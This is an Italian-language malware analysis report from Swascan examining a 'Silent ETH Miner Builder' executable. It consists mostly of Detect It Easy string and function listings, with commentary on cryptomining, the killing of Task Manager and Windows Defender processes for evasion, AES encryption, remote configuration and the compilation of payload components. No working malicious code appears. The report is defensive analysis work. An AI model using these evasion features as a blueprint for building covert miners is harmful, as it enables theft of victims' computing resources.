Swascan
TINEXTA GROUP

Silent ETH Miner Builder

www.swascan.com
info@swascan.com

Swascan
TINEXTA GROUP

Analisi malware: Silent ETH Miner Builder

Una minaccia ETH Miner permette ad un threat actor di sfruttare le risorse di sistema (CPU e GPU) della macchina compromessa al fine di generare ("minare", in termini tecnici) cryptovalute Ethereum e collegarsi al pool contattato per collaborare con gli altri miners nel trovare un blocco della blockchain. Le attività di mining possono portare a consumi elevati ed usure di alcuni componenti hardware sottoposti a continuo stress.

Nella presente analisi è stato preso in considerazione il builder di un sample Silent ETH Miner, il quale effettua operazioni di mining e mette in atto tecniche di "process masking", puntando a terminare alcuni processi specifici che, come vedremo in seguito, sono relativi a Process Explorer, Process Hacker, Task Manager, Performance Monitor (al fine di rendere più difficoltosa la ricerca della problematica di CPU spikes che viene generata dall'esecuzione del threat).

L'eseguibile sottoposto ad analisi è stato compilato in VB .NET: è infatti possibile osservare come l'unico import effettuato risulti essere mscoree.dll.

Swascan
TINEXTA GROUP

Detect It Easy v3.04 [Windows 10 Version 1809](x86_64)

File name
C:/Users/IEUser/Desktop/Silent.ETH.Miner.Builder/Silent ETH Miner Builder.exe

File type: PE32
Entry point: 00ebd14a
Base address: 00400000

PE | Export | Import | Resources | .NET | TLS | Overlay

Sections: 0003
Time date stamp: 2021-10-09 17:13:57
Size of image: 00ade000
Resources: Manifest | Version

Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: GUI

PE32
Library: .NET(v4.0.30319)[-] S ?
Compiler: VB.NET(-)[-] S ?
Linker: Microsoft Linker(80.0)[GUI32,admin] S ?

Signatures | Deep scan | Recursive scan | All types | Scan
Directory | 100% | Log | 2152 msec

...
File info
MIME
Hash
Strings
Entropy
Hex
Signatures
Demangle
Shortcuts
Options
About
Exit

PE

Reload | Hex | Disasm | Strings | Memory map | Entropy | Heuristic scan | Readonly


Info
Hex
Disasm
Hash
Strings
Signatures
Memory map
Entropy
Heuristic scan
IMAGE_DOS_HEADER
IMAGE_NT_HEADERS
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_DIRECTORY_ENTRIES
Sections
Import
Resources
Version
Manifest
Relocs
Debug
.NET
Metadata
#~
#Strings
#US
#GUID
#Blob

Hash 64: 00000000f3bc6c68
Hash 32: e48075fb

	ginalFirstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
0	00abd120	00000000	00000000	00abd13a	00002000	643d518c	mscoree.dll

	Thunk	Ordinal	Hint	Name
0	00abd12c		0000	_CorExeMain

Al fine di disporre esecuzioni di mining, mantenendo effettivamente efficienza e velocità, viene creato un contesto concorrenziale con un oggetto BackgroundWorker.



	Offset	Size	Type	String
340	00015892	00000019	A	get_toggleInstallSystem32
341	000158ac	00000019	A	set_toggleInstallSystem32
342	000158c6	00000005	A	Int32
343	000158cc	00000006	A	Func`2
344	000158d3	0000000d	A	IDictionary`2
345	000158e1	0000000c	A	get_TabPage2
346	000158ee	0000000c	A	set_TabPage2
347	000158fb	0000000a	A	get_Label2
348	00015906	0000000a	A	set_Label2
349	00015911	00000013	A	get_MephTabcontrol2
350	00015925	00000013	A	set_MephTabcontrol2
351	00015939	00000015	A	get_BackgroundWorker2
352	0001594f	00000015	A	set_BackgroundWorker2
353	00015965	0000000c	A	SecondPoint2
354	00015972	0000000b	A	ThirdPoint2
355	0001597e	0000000b	A	FirstPoint2
356	0001598a	0000000f	A	get_PictureBox2
357	0001599a	0000000f	A	set_PictureBox2
358	000159aa	00000011	A	get_MephGroupBox2
359	000159bc	00000011	A	set_MephGroupBox2
360	000159ce	00000011	A	get_num_Assembly2
361	000159e0	00000011	A	set_num_Assembly2
362	000159f2	0000000b	A	get_Label13

labelGitHub_LinkClicked	-	.NET-Managed
labelHackforums_LinkClicked	-	.NET-Managed
labelWiki_LinkClicked	-	.NET-Managed
toggleEnableIdle_CheckedC...	-	.NET-Managed
MephButton1_Click	-	.NET-Managed
Dispose	-	.NET-Managed
InitializeComponent	-	.NET-Managed
get_MephForm1	-	.NET-Managed
set_MephForm1	-	.NET-Managed
get_BackgroundWorker2	-	.NET-Managed
set_BackgroundWorker2	-	.NET-Managed

Dalle stringhe estratte è possibile osservare come la minaccia abbia l'abilità di terminare i processi di Windows Defender al fine di effettuare AV evasion:

Strings

Filter

ANSI | UTF8 | Unicode | C Strings | 5 | Save | Search

	Offset	Size	Type	String
424	00015ce9	00000005	A	get_B
425	00015cef	00000013	A	get_toggleEnableETC
426	00015d03	00000013	A	set_toggleEnableETC
427	00015d17	00000018	A	System.Drawing.Drawing2D
428	00015d30	00000010	A	get_toggleKillWD
429	00015d41	00000010	A	set_toggleKillWD
430	00015d52	0000000a	A	RectangleF
431	00015d5d	00000006	A	PointF
432	00015d64	00000005	A	get_G
433	00015d6d	00000009	A	get_ASCII
434	00015d77	0000000d	A	CheckNonASCII
435	00015d85	0000000a	A	WatchdogOK
436	00015d90	00000008	A	LoaderOK
437	00015d99	0000000d	A	UninstallerOK
438	00015da7	00000007	A	MinerOK
439	00015daf	0000000e	A	get_txtPoolURL
440	00015dbe	0000000e	A	set_txtPoolURL
441	00015dcd	00000009	A	System.IO
442	00015dd7	00000006	A	MouseP
443	00015dde	00000005	A	get_R
444	00015ded	00000013	A	get_helpLabelMaxCPU
445	00015e01	00000013	A	set_helpLabelMaxCPU
446	00015e15	0000000e	A	get_txtIdleGPU

Close

Swascan
TINEXTA GROUP

Strings

Filter

ANSI UTF8 Unicode C Strings 5 Save Search

	Offset	Size	Type	String
427	00015d17	00000018	A	System.Drawing.Drawing2D
428	00015d30	00000010	A	get_toggleKillWD
429	00015d41	00000010	A	set_toggleKillWD
430	00015d52	0000000a	A	RectangleF
431	00015d5d	00000006	A	PointF
432	00015d64	00000005	A	get_G
433	00015d6d	00000009	A	get_ASCII
434	00015d77	0000000d	A	CheckNonASCII
435	00015d85	0000000a	A	WatchdogOK
436	00015d90	00000008	A	LoaderOK
437	00015d99	0000000d	A	UninstallerOK
438	00015da7	00000007	A	MinerOK
439	00015daf	0000000e	A	get_txtPoolURL
440	00015dbe	0000000e	A	set_txtPoolURL
441	00015dcd	00000009	A	System.IO
442	00015dd7	00000006	A	MouseP
443	00015dde	00000005	A	get_R
444	00015ded	00000013	A	get_helpLabelMaxCPU
445	00015e01	00000013	A	set_helpLabelMaxCPU
446	00015e15	0000000e	A	get_txtIdleGPU
447	00015e24	0000000e	A	set_txtIdleGPU
448	00015e33	0000000d	A	get_txtMaxGPU
449	00015e41	0000000d	A	set_txtMaxGPU

Close

Il builder del Silent ETH Miner possiede associazioni relative a due URLs, facenti riferimento ad una pagina di GitHub e ad un thread di Hackforums[.]net:

Strings

Filter

ANSI UTF8 Unicode C Strings 5 Save Search

	Offset	Size	Type	String
460	00015ed1	0000000b	A	ProjectData
461	00015edd	0000000c	A	AssemblyData
462	00015eea	0000000c	A	watchdogdata
463	00015ef7	0000000f	A	get_SelectedTab
464	00015f07	00000007	A	stringb
465	00015f0f	00000008	A	FromArgb
466	00015f18	00000008	A	mscorlib
467	00015f21	0000000f	A	get_labelGitHub
468	00015f31	0000000f	A	set_labelGitHub
469	00015f41	00000009	A	IsNumeric
470	00015f4b	0000001a	A	System.Collections.Generic
471	00015f66	00000015	A	Microsoft.VisualBasic
472	00015f7c	0000000e	A	RunWorkerAsync
473	00015f8b	00000006	A	AddArc
474	00015f92	00000006	A	Thread
475	00015f99	0000000a	A	Form1_Load
476	00015fa4	00000008	A	add_Load
477	00015fad	0000000d	A	OutputPayload
478	00015fbf	00000007	A	get_Red
479	00015fc7	0000000b	A	get_DarkRed
480	00015fd3	0000000a	A	m_Advanced
481	00015fde	0000000c	A	get_Advanced
482	00015feb	0000000c	A	set_Advanced

Close

```
private void labelGitHub_LinkClicked(object sender, LinkLabelLinkClickedEventArgs e)
{
    Process.Start("https://github.com                    );
}

private void labelHackforums_LinkClicked(object sender, LinkLabelLinkClickedEventArgs e)
{
    Process.Start("https://hackforums.net                    ");
}
```

Strings

Filter

ANSI | UTF8 | Unicode | C Strings 5 | Save | Search

	Offset	Size	Type	String
1060	00018488	0000000e	A	PaintEventArgs
1061	00018497	00000013	A	get_LegalTrademarks
1062	000184ab	0000000e	A	ReplaceGlobals
1063	000184ba	0000000f	A	ReferenceEquals
1064	000184ca	00000005	A	Utils
1065	000184d0	00000023	A	set_CheckForIllegalCrossThreadCalls
1066	000184f4	0000000c	A	get_Controls
1067	00018501	00000012	A	InvalidateControls
1068	00018514	0000000e	A	advancedParams
1069	00018523	00000009	A	get_Items
1070	0001852d	00000014	A	System.Windows.Forms
1071	00018542	00000009	A	get_Forms
1072	0001854c	00000007	A	MyForms
1073	00018554	00000013	A	get_labelHackforums
1074	00018568	00000013	A	set_labelHackforums
1075	0001857c	00000008	A	Contains
1076	00018585	00000011	A	ZipFileExtensions
1077	00018597	0000000b	A	Conversions
1078	000185a3	0000001e	A	System.Text.RegularExpressions
1079	000185c2	00000012	A	System.Collections
1080	000185d5	0000000d	A	set_Positions
1081	000185e3	00000013	A	set_CompilerOptions
1082	000185f7	0000000c	A	MouseButtons

Close

Essendo l'eseguibile sottoposto ad analisi un vero e proprio "builder", esso contiene riferimenti a payload output e compilazione di assemblies esterni:

Strings

Filter

ANSI | UTF8 | Unicode | C Strings | 5 | Save | Search

	Offset	Size	Type	String
466	00015f18	00000008	A	mscorlib
467	00015f21	0000000f	A	get_labelGitHub
468	00015f31	0000000f	A	set_labelGitHub
469	00015f41	00000009	A	IsNumeric
470	00015f4b	0000001a	A	System.Collections.Generic
471	00015f66	00000015	A	Microsoft.VisualBasic
472	00015f7c	0000000e	A	RunWorkerAsync
473	00015f8b	00000006	A	AddArc
474	00015f92	00000006	A	Thread
475	00015f99	0000000a	A	Form1_Load
476	00015fa4	00000008	A	add_Load
477	00015fad	0000000d	A	OutputPayload
478	00015fbf	00000007	A	get_Red
479	00015fc7	0000000b	A	get_DarkRed
480	00015fd3	0000000a	A	m_Advanced
481	00015fde	0000000c	A	get_Advanced
482	00015feb	0000000c	A	set_Advanced
483	00015ff8	0000000f	A	get_chkAdvanced
484	00016008	0000000f	A	set_chkAdvanced
485	00016018	00000010	A	InnerGlowRounded
486	00016029	00000005	A	Speed
487	0001602f	0000000f	A	RijndaelManaged
488	0001603f	00000012	A	add_CheckedChanged

Close

Sono presenti numerosi riferimenti ad encryption, ma più in particolare agli algoritmi di cifratura a chiave simmetrica AES e RijndaelManaged:

Swascan
TINEXTA GROUP

Strings

Filter

ANSI | UTF8 | Unicode | C Strings | 5 | Save | Search

	Offset	Size	Type	String
478	00015fbf	00000007	A	get_Red
479	00015fc7	0000000b	A	get_DarkRed
480	00015fd3	0000000a	A	m_Advanced
481	00015fde	0000000c	A	get_Advanced
482	00015feb	0000000c	A	set_Advanced
483	00015ff8	0000000f	A	get_chkAdvanced
484	00016008	0000000f	A	set_chkAdvanced
485	00016018	00000010	A	InnerGlowRounded
486	00016029	00000005	A	Speed
487	0001602f	0000000f	A	RijndaelManaged
488	0001603f	00000012	A	add_CheckedChanged
489	00016052	0000001a	A	chkAdvanced_CheckedChanged
490	0001606d	0000001f	A	toggleEnableIdle_CheckedChanged
491	0001608d	00000015	A	remove_CheckedChanged
492	000160a3	0000001e	A	chkRemoteConfig_CheckedChanged
493	000160c2	00000019	A	chkInstall_CheckedChanged
494	000160dc	00000016	A	chkIcon_CheckedChanged
495	000160f3	0000001a	A	chkAssembly_CheckedChanged
496	0001610e	00000012	A	OnForeColorChanged
497	00016121	00000012	A	OnBackColorChanged
498	00016134	0000000d	A	OnFontChanged
499	00016142	0000000f	A	add_TextChanged
500	00016152	00000012	A	remove_TextChanged

Close

Strings

Filter

ANSI | UTF8 | Unicode | C Strings | 5 | Save | Search

	Offset	Size	Type	String
1000	00018049	0000000a	A	BuildError
1001	00018054	00000011	A	get_StandardError
1002	00018066	00000019	A	set_RedirectStandardError
1003	00018080	00000012	A	CreateProjectError
1004	00018093	00000011	A	ClearProjectError
1005	000180a5	0000000f	A	SetProjectError
1006	000180b5	0000000a	A	set_Cursor
1007	000180c0	0000000b	A	IEnumerator
1008	000180cc	0000000d	A	GetEnumerator
1009	000180da	00000017	A	get_toggleAdministrator
1010	000180f2	00000017	A	set_toggleAdministrator
1011	0001810a	00000014	A	RequireAdministrator
1012	0001811f	00000011	A	get_administrator
1013	00018131	00000009	A	Activator
1014	0001813b	00000005	A	.ctor
1015	00018141	00000006	A	.cctor
1016	00018148	00000007	A	Monitor
1017	00018150	0000000d	A	AES_Encryptor
1018	0001815e	0000000f	A	CreateEncryptor
1019	0001816e	0000000c	A	get_Graphics
1020	0001817b	00000012	A	System.Diagnostics
1021	0001818e	0000000a	A	get_Bounds
1022	0001819d	0000001d	A	Microsoft.VisualBasic.Devices

Close

Swascan
TINEXTA GROUP

functions (502)	blacklist (4)	type (2)	ordinal (0)	library (1)
_CorExeMain	-	implicit	-	mscoree.dll
.ctor	-	.NET-Managed	-	-
BeginInvoke	x	.NET-Managed	-	-
EndInvoke	-	.NET-Managed	-	-
Invoke	-	.NET-Managed	-	-
Main	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-
OnCreateMainForm	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-
.cctor	-	.NET-Managed	-	-
get_Computer	-	.NET-Managed	-	-
get_Application	-	.NET-Managed	-	-
get_User	-	.NET-Managed	-	-
get_Forms	-	.NET-Managed	-	-
get_WebServices	-	.NET-Managed	-	-
get_ResourceManager	-	.NET-Managed	-	-
get_Culture	-	.NET-Managed	-	-
set_Culture	-	.NET-Managed	-	-
get_administrator	-	.NET-Managed	-	-
get_Compilers	-	.NET-Managed	-	-
get_Ethereum	-	.NET-Managed	-	-
get_Ethereum1	-	.NET-Managed	-	-
get_ethminer	-	.NET-Managed	-	-
get_Includes	-	.NET-Managed	-	-
get_microsoft_admin	-	.NET-Managed	-	-
get_Program	-	.NET-Managed	-	-
get_Program1	-	.NET-Managed	-	-
get_resource	-	.NET-Managed	-	-
get_Uninstaller	-	.NET-Managed	-	-
get_Watchdog	-	.NET-Managed	-	-
.cctor	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-

functions (502)	blacklist (4)	type (2)	ordinal (0)	library (1)
get_toggleShellcode	-	.NET-Managed	-	-
set_toggleShellcode	-	.NET-Managed	-	-
get_Label17	-	.NET-Managed	-	-
set_Label17	-	.NET-Managed	-	-
get_Label18	-	.NET-Managed	-	-
set_Label18	-	.NET-Managed	-	-
get_toggleProcessKiller	-	.NET-Managed	-	-
set_toggleProcessKiller	-	.NET-Managed	-	-
get_txtKillTargers	-	.NET-Managed	-	-
set_txtKillTargers	-	.NET-Managed	-	-
get_Label11	-	.NET-Managed	-	-
set_Label11	-	.NET-Managed	-	-
get_Label12	-	.NET-Managed	-	-
set_Label12	-	.NET-Managed	-	-
advanced_FormClosing	-	.NET-Managed	-	-
chkAdvanced_CheckedChan...	-	.NET-Managed	-	-
chkRemoteConfig_Checked...	-	.NET-Managed	-	-
.cctor	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-
MinerCompiler	-	.NET-Managed	-	-
WatchdogCompiler	-	.NET-Managed	-	-
LoaderCompiler	-	.NET-Managed	-	-
UninstallerCompiler	-	.NET-Managed	-	-
ReplaceGlobals	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-
Form1_Load	-	.NET-Managed	-	-
btnBuild_Click	-	.NET-Managed	-	-
BackgroundWorker2_DoWork	-	.NET-Managed	-	-
BuildError	-	.NET-Managed	-	-
AES_Encryptor	-	.NET-Managed	-	-
Unamlib_Encrypt	-	.NET-Managed	-	-
EncryptString	-	.NET-Managed	-	-

Strings

Filter

ANSI UTF8 Unicode C Strings 5 Save Search

	Offset	Size	Type	String
526	00016338	00000009	A	ReadToEnd
527	00016342	00000008	A	get_Hand
528	00016350	0000000a	A	ColorBlend
529	0001635b	00000006	A	Append
530	00016362	00000005	A	Round
531	00016368	00000011	A	OnPaintBackground
532	0001637a	0000000e	A	DrawBackground
533	00016389	0000000c	A	TargetMethod
534	00016396	00000015	A	get_helpLabelPassword
535	000163ac	00000015	A	set_helpLabelPassword
536	000163c2	00000013	A	get_txtPoolPassowrd
537	000163d6	00000013	A	set_txtPoolPassowrd
538	000163ea	0000000d	A	CipherReplace
539	000163f8	00000014	A	set_IsSingleInstance
540	0001640d	0000000e	A	CreateInstance
541	0001641c	0000000f	A	get_GetInstance
542	0001642c	0000000f	A	defaultInstance
543	0001643c	00000008	A	instance
544	00016445	00000019	A	CompileAssemblyFromSource
545	0001645f	0000000c	A	get_resource
546	00016471	0000000b	A	GetHashCode
547	0001647d	00000008	A	set_Mode
548	00016486	00000011	A	set_AutoScaleMode

Close

Fondamentale e fisiologico è il fatto che venga richiamata la funzione CompileAssemblyFromSource, la quale effettivamente provvede a compilare un assembly esterno prendendo in input come parametri una matrice di stringhe che è relativa al codice sorgente dell'eseguibile:

Swascan
TINEXTA GROUP

Strings

Filter

ANSI | UTF8 | Unicode | C Strings 5 | Save | Search

	Offset	Size	Type	String
538	000163ea	0000000d	A	CipherReplace
539	000163f8	00000014	A	set_IsSingleInstance
540	0001640d	0000000e	A	CreateInstance
541	0001641c	0000000f	A	get_GetInstance
542	0001642c	0000000f	A	defaultInstance
543	0001643c	00000008	A	instance
544	00016445	00000019	A	CompileAssemblyFromSource
545	0001645f	0000000c	A	get_resource
546	00016471	0000000b	A	GetHashCode
547	0001647d	00000008	A	set_Mode
548	00016486	00000011	A	set_AutoScaleMode
549	00016498	0000000c	A	set_SizeMode
550	000164a5	0000000b	A	TabSizeMode
551	000164b1	00000012	A	PictureBoxSizeMode
552	000164c4	0000000b	A	PaddingMode
553	000164d0	00000011	A	set_SmoothingMode
554	000164e2	00000010	A	CryptoStreamMode
555	000164f3	00000012	A	AuthenticationMode
556	00016506	0000000c	A	ShutdownMode
557	00016513	0000000a	A	CipherMode
558	0001651e	0000000c	A	set_DrawMode
559	0001652b	00000013	A	get_toggleShellcode
560	0001653f	00000013	A	set_toggleShellcode

Close

Strings


Filter

ANSI | UTF8 | Unicode | C Strings 5 | Save | Search

	Offset	Size	Type	String
544	00016445	00000019	A	CompileAssemblyFromSource
545	0001645f	0000000c	A	get_resource
546	00016471	0000000b	A	GetHashCode
547	0001647d	00000008	A	set_Mode
548	00016486	00000011	A	set_AutoScaleMode
549	00016498	0000000c	A	set_SizeMode
550	000164a5	0000000b	A	TabSizeMode
551	000164b1	00000012	A	PictureBoxSizeMode
552	000164c4	0000000b	A	PaddingMode
553	000164d0	00000011	A	set_SmoothingMode
554	000164e2	00000010	A	CryptoStreamMode
555	000164f3	00000012	A	AuthenticationMode
556	00016506	0000000c	A	ShutdownMode
557	00016513	0000000a	A	CipherMode
558	0001651e	0000000c	A	set_DrawMode
559	0001652b	00000013	A	get_toggleShellcode
560	0001653f	00000013	A	set_toggleShellcode
561	00016553	00000006	A	Degree
562	0001655a	00000007	A	TabPage
563	00016562	00000009	A	set_Image
564	0001656c	00000010	A	set_InitialImage
565	0001657d	00000009	A	FromImage
566	00016587	0000000e	A	set_ErrorImage

Close

Il builder richiede l'inserimento di alcuni attributi come lo username del pool di mining e la password dell'utenza:



A seguire alcuni dettagli riconducibili a tecniche di anti-debugging deducibili dalle stringhe del PE. In particolare, la classe DebuggerDisplayAttribute setta come una classe od un campo possano essere mostrati all'interno delle variabili del debugger.

Strings

Filter

ANSI UTF8 Unicode C Strings 5 Save Search

	Offset	Size	Type	String
676	00016bff	00000013	A	ComVisibleAttribute
677	00016c13	00000016	A	AssemblyTitleAttribute
678	00016c2a	00000017	A	StandardModuleAttribute
679	00016c42	00000017	A	HideModuleNameAttribute
680	00016c5a	0000001c	A	DebuggerStepThroughAttribute
681	00016c77	0000001a	A	AssemblyTrademarkAttribute
682	00016c92	00000018	A	TargetFrameworkAttribute
683	00016cab	00000017	A	DebuggerHiddenAttribute
684	00016cc3	0000001c	A	AssemblyFileVersionAttribute
685	00016ce0	0000001a	A	MyGroupCollectionAttribute
686	00016cfb	0000001c	A	AssemblyDescriptionAttribute
687	00016d18	0000001f	A	CompilationRelaxationsAttribute
688	00016d38	00000018	A	AssemblyProductAttribute
689	00016d51	0000001a	A	AssemblyCopyrightAttribute
690	00016d6c	00000015	A	DefaultEventAttribute
691	00016d82	00000018	A	DebuggerDisplayAttribute
692	00016d9b	00000018	A	AssemblyCompanyAttribute
693	00016db4	0000001d	A	RuntimeCompatibilityAttribute
694	00016dd2	00000020	A	AccessedThroughPropertyAttribute
695	00016df3	00000013	A	set_UseShellExecute
696	00016e0c	00000009	A	get_Value
697	00016e16	00000009	A	set_Value
698	00016e20	00000013	A	m_ThreadStaticValue

Close

Il builder dà anche la possibilità di creare e personalizzare una configurazione remota per il Miner che viene poi compilato:

Swascan
TINEXTA GROUP

Strings

Filter

ANSI UTF8 Unicode C Strings 5 Save Search

	Offset	Size	Type	String
712	00016ed9	0000000c	A	set_ItemSize
713	00016ee6	0000000f	A	set_MinimumSize
714	00016ef6	0000000f	A	set_MaximumSize
715	00016f06	0000000c	A	set_AutoSize
716	00016f13	0000000e	A	set_ClientSize
717	00016f22	0000000b	A	set_KeySize
718	00016f2e	00000012	A	ISupportInitialize
719	00016f41	00000008	A	OnResize
720	00016f4e	00000013	A	get_chkRemoteConfig
721	00016f62	00000013	A	set_chkRemoteConfig
722	00016f76	00000013	A	get_txtRemoteConfig
723	00016f8a	00000013	A	set_txtRemoteConfig
724	00016f9e	00000008	A	TextChng
725	00016fa7	00000010	A	System.Threading
726	00016fb8	0000000b	A	set_Padding
727	00016fc4	0000000e	A	NewLateBinding
728	00016fd3	0000000b	A	GetEncoding
729	00016fdf	00000019	A	System.Runtime.Versioning
730	00016ff9	0000001e	A	get_UseCompatibleTextRendering
731	00017018	0000000e	A	ToBase64String
732	00017027	00000011	A	GetResourceString
733	00017039	0000000d	A	CompareString
734	00017047	0000000c	A	RandomString

Close

A seguire alcune peculiarità interessanti interne alle stringhe dell'eseguibile analizzato. Nel dettaglio è presente la funzione RunExternalProgram (anche in questo caso associato al dropping del miner vero e proprio) e la funzione self-explaining get_Ethereum, relativa appunto all'attività eseguita da tale threat (mining).

Strings

Filter

ANSI | UTF8 | Unicode | C Strings | 5 | Save | Search

	Offset	Size	Type	String
823	00017543	0000000c	A	MemoryStream
824	00017550	0000000f	A	get_txtAdvParam
825	00017560	0000000f	A	set_txtAdvParam
826	00017570	0000000b	A	get_Program
827	0001757c	00000012	A	RunExternalProgram
828	0001758f	00000008	A	get_Item
829	00017598	0000000b	A	ReplaceItem
830	000175a4	0000000c	A	add_DrawItem
831	000175b1	00000020	A	System.IO.Compression.FileSystem
832	000175d2	00000012	A	SymmetricAlgorithm
833	000175e5	00000007	A	Codedom
834	000175ed	00000016	A	get_btn_assemblyRandom
835	00017604	00000016	A	set_btn_assemblyRandom
836	0001761b	0000000a	A	get_Bottom
837	00017626	00000008	A	FindForm
838	0001762f	0000000c	A	set_MainForm
839	0001763c	00000010	A	OnCreateMainForm
840	0001764d	0000000e	A	get_ParentForm
841	0001765c	00000010	A	ICryptoTransform
842	0001766d	0000000c	A	get_Ethereum
843	0001767a	0000000b	A	get_Maximum
844	00017686	0000000b	A	set_Maximum
845	00017697	0000000b	A	resourceMan

Close

Strings

Filter

ANSI | UTF8 | Unicode | C Strings | 5 | Save | Search

	Offset	Size	Type	String
958	00017d98	0000001a	A	CheckedChangedEventHandler
959	00017db3	00000020	A	LinkLabelLinkClickedEventHandler
960	00017dd4	00000017	A	FormClosingEventHandler
961	00017dec	00000012	A	DoWorkEventHandler
962	00017dff	00000014	A	DrawItemEventHandler
963	00017e14	00000014	A	ShutdownEventHandler
964	00017e29	00000017	A	System.CodeDom.Compiler
965	00017e41	00000010	A	WatchdogCompiler
966	00017e52	0000000e	A	LoaderCompiler
967	00017e61	00000013	A	UninstallerCompiler
968	00017e75	0000000d	A	MinerCompiler
969	00017e83	0000000f	A	get_Uninstaller
970	00017e93	00000017	A	get_toggleProcessKiller
971	00017eab	00000017	A	set_toggleProcessKiller
972	00017ec3	0000000e	A	SilentETHMiner
973	00017ed2	00000007	A	IsMiner
974	00017eda	0000000a	A	IContainer
975	00017ee5	0000000c	A	get_ethminer
